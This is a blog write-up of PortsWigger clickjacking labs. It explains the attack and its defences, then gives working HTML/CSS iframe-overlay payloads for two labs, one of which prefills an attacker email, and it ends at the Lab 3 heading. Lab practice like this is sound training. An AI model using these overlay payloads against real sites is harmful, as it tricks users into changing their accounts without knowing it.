
Categories
Tags
2025 Active-Directory Adobe ColdFusion Apache ASP DotNet Aug 2024 AWS B2R Binary Binary Hijacking Broken Access Control Burpsuite Caido Clickjacking Cloud Crackmes Cryptography CVE-2009-3548 CVE-2014-1812 CVE-2024-28397 CVE-2024-32019 CVE-2025-24893 Debugging Easy Email-Forensics Engineering Eternal Blue Exploitation Feb File-upload-vulnerabilities Flare-On Forensics Free FTP HACK HAVOC HTB HttpFileServer IDA IIS impacket Industrial-Control-System Information Disclosure js2py KPMG Linux Malware-Analysis Metasploit Microsoft-Access-database Misc Mobile MS10-092 MS14-025 MS16-032 MS17-010 npbackup nsudo Oct 2024 Operational-Technology OSINT Path-Injection Path-Traversal-To-RCE PMA_Labs Programming PwnedLabs RCE Retired Reverse Reverse Engineering Reversing Runas-Abuse S3 S3-to-AccountID Scripting Sherlock SMB Snyk SSRF Steg Telnet Tomcat VIP Web Windows x64dbg xwiki
694 words
3 minutes
PortsWigger Clickjacking Labs - November 2025
Clickjacking

- Clickjacking is an interface-based attack in which a user is tricked into clicking on actionable content on a hidden website by clicking on some other content in a decoy website.
- Consider the following example:
- A web user accesses a decoy website (perhaps this is a link provided by an email) and clicks on a button to win a prize.
- Unknowingly, they have been deceived by an attacker into pressing an alternative hidden button and this results in the payment of an account on another site.
- This is an example of a clickjacking attack.
- The technique depends upon the incorporation of an invisible, actionable web page (or multiple pages) containing a button or hidden link, say, within an
iframe. - The
iframeis overlaid on top of the user’s anticipated decoy web page content. - This attack differs from a CSRF attack in that the user is required to perform an action such as a button click whereas a CSRF attack depends upon forging an entire request without the user’s knowledge or input.
- It can be blocked by CSP
- Properly Configuring X-Frame-Options in Header
- Frame Buster Scripts which will bust the
iframetag.
Lab 1 : Basic clickjacking with CSRF token protection

- First we will login with given creds,
wiener:peter
<style>
    iframe {
        position:relative;
        width:1500;
        height: 900;
        opacity: 0.5;
        z-index: 1;
    }
    div {
        position:absolute;
        top:540;
        left:240;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe src="https://0adb00d6037a92268009dac600620081.web-security-academy.net/my-account"></iframe>

- After viewing the exploit, it looks like this

- After reducing
opacity:0.0001it looks like this,

Lab 2 : Clickjacking with form input data prefilled from a URL Parameter

- Again as previous lab we have to login using given creds,
wiener:peter
- Difference between this and previous lab is that we can add email in GET request itself so we will fill our email in it and try to phish the victim to click on,

<style>
    iframe {
        position:relative;
        width:1500;
        height: 900;
        opacity: 0.5;
        z-index: 1;
    }
    div {
        position:absolute;
        top:540;
        left:240;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe src="https://0a1a001903a367bc81a30cca00b000d2.web-security-academy.net/my-account?email=test@test.com"></iframe>


- I keep opacity 0.5 so we can how this looks like when email is filled and click button,
- other wise opacity will be 0.0001 so user can’t see it
Lab 3 : Clickjacking with a frame buster script
